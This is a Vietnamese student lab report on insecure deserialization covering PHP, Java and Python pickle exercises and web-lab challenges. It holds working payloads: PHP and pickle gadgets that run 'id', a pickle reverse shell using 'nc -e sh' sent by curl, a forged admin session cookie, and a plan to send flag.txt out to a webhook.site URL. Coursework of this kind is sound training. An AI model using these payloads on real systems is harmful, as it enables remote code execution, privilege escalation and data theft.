
Sau đó chọn full scan để quét toàn bộ file



Cuối cùng ta được kết quả



Yêu cầu 2.1: Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?



Ý nghĩa của output:

- O:4:“User”:2 cho biết đây là object class User có 2 thuộc tính và serialize có 4 value.
- s:4:“name” giá trị là string, có 4 ký tự. Tương tự cho “Nhom9” và “isLoggedIn”.
- b:1 giá trị có kiểu boolean và bằng 1 tức thuộc tính isLoggedIn có giá trị true.

Yêu cầu 2.2: Phân tích thử lý do vì sao DangerousClass là class có thể bị khai thác với cách hoạt động như vậy của file vulnerable-app-1.php?

Lí do DangerousClass có thể bị khai thác với cách hoạt động trên của file vulnerable-app-1.php là vì:

File vulnerable-app-1.php sử dụng deserialize nhưng không có cơ chế kiểm tra đầu vào. (Chỉ lấy từ file serial_Nhom9 đã có sẵn), nên có thể khai thác DangerousClass để thay đổi input như ý muốn

Yêu cầu 2.3: Sinh viên hiện thực ý tưởng của kẻ tấn công để thực thi lệnh id thay vì ls. Chạy đoạn code của attacker và vulnerable-app-1, cho biết kết quả?

- Code của attacker

```php
<?php
        class DangerousClass
        {
                function __construct()
                {
                        $this->cmd = "id";
                }
                function __destruct()
                {
                        echo passthru($this->cmd);
                }
        }
        $a = new DangerousClass();
        $b = serialize($a);
        file_put_contents("serial_Nhom9",$b);
?>
~
```

- Kết quả:


```
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f vulnerabl
e-app-attacker.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f vulnerabl
e-app-1.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$ php -f normal-us
er.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
PHP Warning:  Use of undefined constant a - assumed 'a' (this wil
l throw an Error in a future version of PHP) in /home/ubuntu/norm
al-user.php on line 4

Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
classes.php
normal-user.php
php-ex-Nhom9.php
php.ex.Nhom9.php
serial_Nhom9
vulnerable-app-1.php
vulnerable-app-attacker.php
vulnerable-app.1.php
ubuntu@s-9dfa05a77a9d436d8f2781b8502c43849-vm:~$
```

<u>Yêu cầu 2.4:</u> Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

=> Ý nghĩa đoạn tấn công này là:

- Trong file JavaSerial, nó sẽ tạo ra một class VulnObj tương tự với trong file JavaDeserial, sau đó, class JavaSerial sẽ tạo ra một object VulnObj nhưng thay vì cmd từ user thì lại lấy cmd được sử bởi kẻ tấn công là "ls" và ghi đè nó vào file normalObj.serial
- Khi đó, JavaDeserial lấy file normalObj.serial này và deserial ra để sử dụng nhưng không kiểm tra đầu vào, dẫn đến việc chương trình bị thay đổi công dụng.

Chạy JavaSerial và JavaDeserial




Chú ý 5 ký tự đầu tiên "rO0AB". Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

=> 5 kí tự này xuất hiện khi để xác định đây là một Java Serialization Object. Nếu phần serial obj chưa được xác định chính xác, dẫn đến việc attacker có thể tạo ra một Obj đặc biệt, gây nên một cuộc tấn công "Remote Code Execution".

Yêu cầu 2.5: Lý giải vì sao với định nghĩa class VulnPickle, khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

- Kết quả chạy:



- Trong class VulnPickle, thực hiện lệnh id command nên khi vulnerable-app-2 thực hiện load đối tượng từ file, ta có được kết quả như trên

```
import os
return (os.system,("id",))
```

Yêu cầu 2.6: Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công

Đầu tiên ta sẽ code để tấn công remote command execution, với thuật toán này ta có thể generate ra payload để có thể tấn công

attack.py

```
1   import pickle
2   import base64
3   import os
4
5   class Exp(object):
6       def __reduce__(self):
7           return(os.system, ("nc -e sh 127.0.0.1 4009",))
8
9   myAttack = pickle.dumps(Exp())
10  print(base64.urlsafe_b64encode(myAttack).decode())
```

Sau đó ta chạy đoạn code để generate payload

```
┌──(kali㉿kali)-[~/Downloads/26]
└─$ python3 attack.py
gASVMgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBduYyAtZSBzaCAxMjcuMC4wLjEgNDAwOZSFlFKULg==
```

Sau đó sử dụng lệnh curl và function POST và add vào đó payload vừa generate ra vào địa chỉ http://127.0.0.1:5000/vulnerable

```
┌──(kali㉿kali)-[~/Downloads/26]
└─$ sudo curl -X POST -d "hack=gASVMgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBduYyAtZSBzaCAxM
jcuMC4wLjEgNDAwOZSFlFKULg==" http://127.0.0.1:5000/vulnerable
```

Ở phía server ta thấy được rằng là lệnh POST đã được thực hiện

```
┌──(kali㉿kali)-[~/Downloads/26]
└─$ flask run
 * Serving Flask app 'vulnerable-web' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
(UNKNOWN) [127.0.0.1] 4009 (?) : Connection refused
127.0.0.1 - - [04/Oct/2022 01:52:03] "POST /vulnerable HTTP/1.1" 204 -
exec sh failed : No such file or directory
127.0.0.1 - - [04/Oct/2022 01:52:13] "POST /vulnerable HTTP/1.1" 204 -
```

Cuối cùng sử dụng lệnh nc -lnvp 4009 để kiểm tra lại


```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4009
listening on [any] 4009 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46214
```

Vậy là đã thực hiện được tấn công remote command execution để mở 1 reverse shell trên webserver


Yêu cầu 2.7:

BT1: Modifying serialized objects

Khi đăng nhập vào trang web và xem cookies thì chúng em thấy được một phiên làm việc dưới dạng Base64




Khi copy giá trị của phiên làm việc đó và decode, chúng ta có được giá trị như sau: **O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}7**




Đây là chuỗi output của một hàm serialize, lưu class và các thuộc tính của obj. Ở đây, chúng ta có thể sửa phần username thành admin, và nâng giá trị biến boolean lên thành 1 (Có thể đoán đây là giá trị phân quyền admin và user).

=> **O:4:"User":2:{s:8:"username";s:5:"admin";s:5:"admin";b:1;}7**


Sau khi sửa xong, chúng ta encode Base64 và thay phần session trong cookies thành chuỗi encode trên, reload page.



=> Đã vào page của admin và có thêm phần "Admin panel".




Ta click vào "Admin panel" và xóa user carlos => Done.




BT2:


Khi vào trang web và nhấn vào mua 1 món bất kì, chúng ta sẽ thấy được 1 request hiện lên trong cookies có session ở dạng Base64:



Ta decode ra một chuỗi như sau:




Đến đây, ta có thể thấy đoạn chuỗi này có format khá giống với một object pickle. Ta dùng python và thư viện pickle để thử decode đoạn chuỗi này và nhận được kết quả: **{'money': 390, 'history': ['Yummy standard pickle', 'Yummy smörgåsgurka'], 'anti_tamper_hmac': 'afc5ecb599a222a7fcbcf543f25368ce'}**



Sau khi decode, chúng ta thấy được chuỗi này ở format khá quen thuộc, là một obj serialization => Server đang deserialize cookies.

Vậy ta cần phải generate ra 1 payload mà từ đó gửi lên cookie mà làm cho trang gửi flag về một địa chỉ mà ta mong muốn



ở đây ta sẽ generate 1 link nhận response từ web pickle shop:


https://webhook.site/54e3a8b2-3414-47c5-8f03-52dd16add893

và bên cạnh đó ta truyền vào -d `cat flag.txt`

